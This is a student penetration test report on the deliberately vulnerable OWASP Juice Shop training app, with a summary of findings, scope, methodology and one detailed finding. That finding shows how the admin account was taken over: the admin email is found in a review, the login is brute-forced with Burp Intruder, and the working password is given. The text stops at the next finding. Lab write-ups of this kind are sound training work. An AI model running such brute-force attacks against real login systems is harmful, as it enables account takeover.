



Vulnerability Assessment and Penetration Test

Report for OWASP Juice Shop

Group Code: CAI2_ISS3_S1




Table of Contents

1. Document Control	5
1.1 Description	5
1.2 Document History	5
2. Executive Summary	6
3. Graphical Summary	11
3.1 Finding Risk Rating	11
3.2 Finding Distribution	11
4. Scope.....	12
5. Methodology	13
6. Technical Findings	16
6.1 Broken Authentication & Access Control	16
6.1.1 Login Admin	16
6.1.2 Admin Section	21
6.1.3 Five-Star-Feedback	23
6.1.4 CSRF	24
6.1.5 View Another User's Basket	28
6.1.6 Forged Review	31
6.1.7 Reset Jim's Password	35
6.1.8 Reset Bender's Password	42
6.1.9 Login Amy	46
6.1.10 Login MC SafeSearch	54
6.1.11 Forged Feedback	57
6.2 SQL Injection	61
6.2.1 Login Jim	61
6.2.2 Database schema	64
6.2.3 Ephemeral Accountant	69
6.2.4 Login Bender	73

6.3 NoSQL Injection	77
6.3.1 NoSQL Manipulation	77
6.4 Information Disclosure	81
6.4.1 Security.txt	81
6.4.2 Exposed Metrics	84
6.4.3 Forgotten Developer Backup	87
6.4.4 Forgotten Sales Backup	93
6.4.5 Confidential Document	99
6.4.6 Leaked Unsafe Product	101
6.4.7 Privacy Policy	104
6.5 Cross-Site Scripting (XSS).....	106
6.5.1 DOM Cross-Site Scripting	106
6.5.2 Reflected XSS	110
6.5.3 API-only XSS	114
6.5.4 Client-side XSS protection	121
6.6 Cryptographic Issues	125
6.6.1 Weird Crypto	125
6.7 Improper Input Validation	128
6.7.1 Admin Registration	128
6.7.2 Allowlist Bypass	133
6.7.3 Easter Egg	137
6.7.4 Bully Chatbot	140
6.7.5 Repetitive Registration	143
6.7.6 Empty User Registration	148
6.8 Business Logic Flaws	152
6.8.1 Christmas Special	152
6.8.2 Zero Stars	157
6.8.3 Payback Time	160

6.8.4 Expired Coupon	164
6.9 Deprecated & Insecure Interface	169
6.9.1 Deprecated Interface	169
6.10 Client-Side Manipulation & UI Tampering	173
6.10.1 Mass Dispel	173
6.11 Broken Anti-Automation	176
6.11.1 CAPTCHA Bypass	176
6.12 Unvalidated Redirects	181
6.12.1 Outdated Allowlist	181
6.13 Sensitive Data Exposure	185
6.13.1 Meta Geo Stalking	185
6.13.2 Bjoern's Favourite Pet	192
6.13.3 GDPR Data Theft	199
6.13.4 NFT Takeover	208

1. Document Control

1.1 Description

The owners of Juice Shop commissioned DEPI to assess the security posture of their infrastructure by conducting a web application penetration test aligned with current industry best practices. The engagement followed a structured methodology consisting of the following phases:

- ❖ Planning – Define the scope and objectives in collaboration with the client and establish the rules of engagement.
- ❖ Discovery – Conduct comprehensive scanning and enumeration to uncover potential vulnerabilities, misconfigurations, and attack vectors.
- ❖ Exploitation – Validate identified vulnerabilities by safely exploiting them and exploring any resulting access for further weaknesses.
- ❖ Reporting – Compile detailed documentation of all findings, including confirmed vulnerabilities, attempted exploits, and an overall assessment of strengths and weaknesses in the security posture.

1.2 Document History

Date	Authors	Reviewer	Approver
14 MAY,2025	Ayat Bahii Mariam Ahmed Mariam Fathi Mai Hany Haidy Nazmy Helana		Hesham Saleh

2. Executive Summary

This report provides a detailed security assessment of the OWASP Juice Shop web application — a deliberately insecure platform maintained by OWASP for educational and penetration testing purposes. The assessment was conducted to simulate real-world attacks, identify vulnerabilities, and evaluate the application's resilience against modern threats, in alignment with the **OWASP Top 10** risk categories.

Assessment Overview

The evaluation uncovered a broad range of vulnerabilities across multiple categories, including:

- Broken Authentication & Access Control
 - SQL & NoSQL Injection
 - Information Disclosure
 - Cross-Site Scripting (XSS)
 - Business Logic Flaws
 - Security Misconfigurations
 - Client-side Manipulations
 - Deprecated and Insecure Interfaces
 - CAPTCHA & Anti-Automation Weaknesses
-

Examples of Key Vulnerabilities

- **Broken Anti-Automation (CAPTCHA Bypass)**
The feedback form CAPTCHA was validated only on the client-side, allowing penetration tester to bypass it and flood the system.
- **SQL Injection (Full DB Schema Extraction)**
Improper sanitization in the search feature enabled full schema disclosure using UNION-based payloads.
- **Access Control Bypass (Add Hidden Products)**
penetration testers could modify product IDs in intercepted requests to add unavailable or premium products to the cart.

- Cross-Site Request Forgery (CSRF)**
Profile updates could be triggered via external malicious sites due to missing CSRF protection mechanisms.
 - File Upload Misconfiguration**
The complaint submission form allowed .xml files, exposing deprecated interfaces and raising risk of XXE attacks.
-

Severity Breakdown of Identified Vulnerabilities

Vulnerability Name	Severity
Login Admin	CRITICAL
DOM Cross-Site Scripting	CRITICAL
API-only XSS	CRITICAL
Reflected XSS	CRITICAL
Admin Registration	CRITICAL
CSRF	HIGH
View Another User's Basket	HIGH
Forged Review	HIGH
Reset Jim's Password	HIGH
Reset Bender's Password	HIGH
Login Amy	HIGH
Login MC SafeSearch	HIGH
Login Jim	HIGH
Database schema	HIGH
Ephemeral Accountant	HIGH
Login Bender	HIGH
NoSQL Manipulation	HIGH
Client side XSS Protection	HIGH
Weird Crypto	HIGH
Allow List Bypass	HIGH
Easter egg	HIGH
Christmas Special	HIGH
Zero Stars	HIGH
Payback Time	HIGH
Deprecated Interface	HIGH
CAPTCHA Bypass	HIGH
Bjoern's Favourite Pet	HIGH
NFT Takeover	HIGH

Forged Feedback	MEDIUM
Security.txt	MEDIUM
Exposed Metrics	MEDIUM
Forgotten Developer Backup	MEDIUM
Confidential Document	MEDIUM
Leaked Unsafe Product	MEDIUM
Bully Chatbot	MEDIUM
Repetitive Registration	MEDIUM
Expired Coupon	MEDIUM
Outdated Allowlist	MEDIUM
Meta Geo Stalking	MEDIUM
Empty User Registration	LOW
Mass Dispel	LOW
Privacy Policy	INFORMATIONAL

Implications of These Vulnerabilities

If exploited, these vulnerabilities could allow penetration testers to:

- Gain unauthorized access to user accounts or privileged functions.
 - Extract sensitive information like internal schemas or user data.
 - Manipulate business logic (e.g., add restricted items to basket).
 - Launch phishing or malware delivery via redirect endpoints.
 - Disrupt user trust and damage system integrity.
-

Conclusion and Recommendations

The assessment confirms the presence of multiple real-world security flaws in the application. Although this system is intentionally vulnerable for training, the findings mirror actual attack vectors that modern web applications face.

To address the discovered issues, we recommend:

- Enforcing robust server-side validation and authorization.
- Eliminating deprecated features and legacy file handlers.
- Strengthening CAPTCHA systems with session-bound tokens.
- Sanitizing all user inputs and using prepared statements.
- Applying CSRF protection, secure headers, and role-based access control.


Check list

Category	Name	State
AppDOS	Application Flooding	Passed
	Application Lockout	Passed
AccessControl	Parameter Analysis	Failed
	Authorization	Failed
	Authorization Parameter Manipulation	Failed
	Authorized pages/functions	Failed
	Application Workflow	Failed
Authentication	Authentication endpoint should be HTTPS	Failed
	Authentication Bypass	Failed
Authentication.User	Credentials transport over an encrypted channel	Passed
	Default Accounts	Passed
	Username	Failed
	Password Quality	Failed
	Password Reset	Failed
	Password Lockout	Failed
	Password Structure	Passed
	Blank Passwords	Not Approved
Authentication.SessionManagement	Session Token Length	Not Approved
	Session Timeout	Not Approved
	Session Token Format	Passed
Configuration.Management	HTTP Methods	Failed
	Back-up Files	Failed
	Common Paths	Failed
	Language/Application defaults	Not Approved
Configuration.Management.Infrastructure	Infrastructure Admin Interfaces	Failed
Configuration.Management.Application	Application Admin Interfa	Failed
Error Handling	Application Error Messages	Failed
	User Error Messages	Failed
DataProtection	Sensitive Data in HTML	Failed
InputValidation	Script Injection	Failed


InputValidation.SQL	SQL Injection	Failed
InputValidation.OS	OS Command Injection	Passed
InputValidation.XSS	Cross Site Scripting	Failed
BufferOverflow	Overflows	Not Approved
	Stack Overflows	Not Approved

3.Graphical Summary

3.1 Finding Risk Rating



3.2 Finding Distribution



Web Site	CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
OWASP Juice Shop	5	23	11	2	1

4.Scope

- In-Scope Components

Component	Description
Web Application	http://localhost:3000 (or designated hosted IP/domain)
Application Functionality	All features within the Juice Shop application, including login, registration, shopping cart, feedback system, administration panel, and challenge scenarios
API Endpoints	Any accessible RESTful APIs exposed by the application

- IP Addresses in Scope

IP Address / Host	Description
127.0.0.1 (or custom IP/host if deployed)	Local instance of OWASP Juice Shop

- Type of Testing

- **Type:** Web Application Penetration Test
 - **Methodology:** Based on [OWASP Testing Guide](#) and [SANS Penetration Testing Framework](#)
 - **Approach:** Black-box and authenticated testing
-

- Out of Scope

- Host operating system exploitation
- Network-level attacks
- Denial-of-Service (DoS/DDoS) simulations

5. Methodology

This penetration test was conducted in alignment with the OWASP Testing Guide v4 and other industry standards such as PTES and NIST SP 800-115. The purpose was to simulate real-world attack scenarios on the OWASP Juice Shop application and identify security weaknesses across the application stack.

The methodology followed a structured approach covering the following phases:

1. Planning and Scoping

- Defined the rules of engagement and obtained authorization for testing.
- Identified the scope of testing including the Juice Shop application functionalities, roles, and endpoints.
- Established testing boundaries, allowed attack types, and communication procedures.

2. Information Gathering (Reconnaissance)

- Collected publicly available data such as accessible directories (/robots.txt, /security.txt).
- Identified technologies and server configurations.
- Enumerated endpoints, hidden paths, and parameters using automated and manual tools.

3. Configuration and Deployment Management Testing

- Identified exposed development files, default configurations, and misconfigured endpoints.
- Tested for accessible backups, outdated components, and unnecessary services.

4. Authentication Testing

- Evaluated the login mechanism for brute force attacks, credential stuffing, and email enumeration.
- Tested password reset functionality for weak security questions and bypasses.
- Identified missing multi-factor authentication and CAPTCHA protections.

5. Authorization Testing

- Tested for Insecure Direct Object References (IDOR) to access other users' resources.
- Validated server-side authorization controls for admin sections and restricted functions.
- Attempted privilege escalation by modifying user roles during registration or session manipulation.

6 Session Management Testing

- Verified the security attributes of session cookies (HttpOnly, Secure, SameSite).
- Tested logout functionality, session expiration, and fixation risks.

7. Input Validation and Injection Testing

- Identified and exploited input validation issues including:
 - SQL Injection
 - NoSQL Injection
 - Cross-Site Scripting (XSS)
 - Local File Inclusion and XXE
- Used manual testing and tools like Burp Suite, SQLMap, and custom payloads.

8. Business Logic Testing

- Analyzed critical workflows for logic flaws, such as:
 - Abuse of expired coupons
 - Adding hidden products to basket
 - Bypassing rating limits (Zero Stars)
 - Gaining wallet credit using negative values

9. Client-Side and API Testing

- Discovered DOM-based XSS, Reflected XSS, and client-side CSRF vulnerabilities.
- Evaluated browser storage usage (sessionStorage/localStorage).
- Tested APIs for weak input validation and lack of access control.

10. Exploitation and Proof-of-Concept

- Safely exploited confirmed vulnerabilities to demonstrate business impact.
- Captured evidence such as unauthorized access, data leakage, and full account takeover.
- Maintained logs and screenshots for inclusion in the technical findings.

11. Reporting

- Documented each finding with the following structure:
- Title and Severity
- Description and Impact
- Affected Components and Parameters
- OWASP and CWE Mapping
- Reproduction Steps and PoC
- Recommended Remediation Actions

6. Technical Findings

6.1 Broken Access Control

6.1.1 Login admin

CRITICAL

Description:

A vulnerability was discovered in the authentication system that allows an attacker penetration tester to log in to the administrator's account through a combination of email enumeration and brute force attack. The penetration tester was able to discover the admin's email address through a public product review and then performed a brute-force attack using a list of common admin passwords to gain unauthorized access.

When logged in as an administrator exposes a hidden administrative section that is not linked from the user interface.

Impact:

The penetration tester was able to:

- Identify the administrator's email address from publicly visible data.
- Successfully brute-force the admin password using a list of passwords.
- Log in as the administrator and gain full access to the backend functionality, which could lead to:
 - Full data access or manipulation.
 - Account takeover and privilege escalation.
- Discover the existence of the admin section by inspecting the frontend JavaScript (main.js).

Resource / References:

OWASP references:

- [Authentication Cheat Sheet – OWASP](#)
- [Brute Force Attack – OWASP](#)
- Wordlist used: [password-list.txt-github](#)

Vulnerability Location:


- Login URL: <https://127.0.0.1:3000/#/login>
- Component: Admin Dashboard / Panel
- Accessed via URL: <https://127.0.0.1:3000/#/administration>
- IP Address Used During Testing: 127.0.0.1:3000/#/

Recommendations:

- Remove or mask email addresses in public content (e.g., reviews).
- Implement account lockout or rate-limiting after a number of failed login attempts.
- Enforce strong password policies for admin accounts.
- Add CAPTCHA or other bot prevention mechanisms on login forms.
- Use 2FA (Two-Factor Authentication) for all admin-level accounts.
- Avoid embedding sensitive information, such as hardcoded routes or credentials, in client-side code (e.g., main.js).

Proof of Concept (PoC):

1. Browse the product review section and noticed that the admin user had posted a review. The review showed the admin's email address, like:
`admin@juice-sh.op`



Now You had the admin's email, but you didn't know the password.

2. Attempted to log in with the administrator email and a random password.

The screenshot shows a dark-themed login interface. At the top is a "Login" header. Below it are two input fields: "Email*" containing "admin@juice-sh.op" and "Password*" containing "admin". To the right of the password field is a copy icon. Below the fields are links for "Forgot your password?" and "Log in". At the bottom is a "Remember me" checkbox.

3. The password incorrect

The screenshot shows a dark-themed login interface. The "Email" field contains "admin@juice-sh.op" and the "Password" field contains "admin". A red error message "Invalid email or password." is displayed above the password field. Below the fields are links for "Forgot your password?", "Log in", and "Remember me".

4. Intercepted the login request using Burp Suite to capture the request details necessary for the brute-force attack.

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. The "HTTP history" tab is active. A table lists captured requests. The first row, which is highlighted with a red box, shows a POST request to "/rest/user/login" with a status code of 401. The "Host" column shows "http://127.0.0.1:3000".

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type
7	http://127.0.0.1:3000	POST	/rest/user/login		✓	401	413	text
8	http://127.0.0.1:3000	GET	/rest/user/whoami			304	303	
9	http://127.0.0.1:3000	GET	/rest/user/whoami			304	303	

The screenshot shows the Burp Suite interface with the "Request" and "Response" panes visible. The "Request" pane shows a POST request to "/rest/user/login" with various headers and a JSON payload. The "Response" pane shows the corresponding HTTP 401 Unauthorized response with standard CORS headers.


```

Request
Pretty Raw Hex
1 POST /rest/user/login HTTP/1.1
2 Host: 127.0.0.1:3000
3 Content-Length: 48
4 sec-ch-ua-platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, */*
7 sec-ch-ua: "Chromium";v="135", "Not-A-Brand";v="8"

Response
Pretty Raw Hex Rer
1 HTTP/1.1 401 Unauthorized
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment
6 X-Recruiting: /#jobs
7 Content-Type: text/html;

```

5. Then used Burp Intruder (within BurpSuite)



6. Configured Burp Suite's Intruder module to use a list of common passwords, replacing the placeholder password with each entry from the list during the attack.

The screenshot shows the Burp Suite Intruder module configuration screen. At the top, there are buttons for **Positions**, **Add \$** (highlighted with a red box), **Clear \$**, and **Auto \$**. Below these buttons is a list of HTTP headers for a POST request to `/rest/user/login`. The body of the request contains a JSON object with `"email": "admin@juice-sh.op", "password": "admin"`.

```
POST /rest/user/login HTTP/1.1
Host: 127.0.0.1:3000
Content-Length: 48
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="0"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Safari/537.36
Origin: http://127.0.0.1:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; cookieconsent_status=dismiss; welcomebanne
65Yza7XQMp2yOEWe9xGhNt0HBZuoWh2Ws7KUvmuz2dmqLJD1vKVrrnw3BzRg
Connection: keep-alive
{"email": "admin@juice-sh.op", "password": "admin"}
```

II. Use the password list: [top-100-passwords](#)

The screenshot shows the Metasploit Framework's payload configuration window and a browser session window.

Payloads Configuration:

- Payload position:** All payload positions
- Payload type:** Simple list (highlighted with a red box)
- Payload count:** 100
- Request count:** 100
- Payload configuration:** A list of payloads including "root", "!@", "wubao", "password", "123456", "admin", "12345", and "1234". The "Paste" button is highlighted with a red box.
- Payload processing:** A section for defining rules to perform various processing tasks on each payload before it is used.


Browser Session (Sniper attack):

- URL:** `http://127.0.0.1:3000`
- Method:** GET
- Headers:** Includes User-Agent, Accept, Content-Type, and other browser metadata.
- Body:** Contains a JSON object with fields like `username`, `password`, `remember_me`, and `commit`.
- Actions:** Buttons for Add \$, Clear \$, and Auto \$.
- Status:** Shows a successful response with status code 200 and length 1185.

Ran the brute force attack and monitored the responses for successful authentication indicators.

Results	Positions						
Capture filter: Capturing all items							
View filter: Showing all items							
Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
47	admin123	200	281			1185	
0		401	404			413	
1	PublishThisListPlease	401	431			413	
2	root	401	443			413	
3	!@	401	466			413	
4	wubao	401	486			413	
5	password	401	498			413	
6	123456	401	510			413	

7. Successfully authenticated using the password: admin123




Scenario 2:


5.1.2 Admin Section

Proof of Concept (PoC):

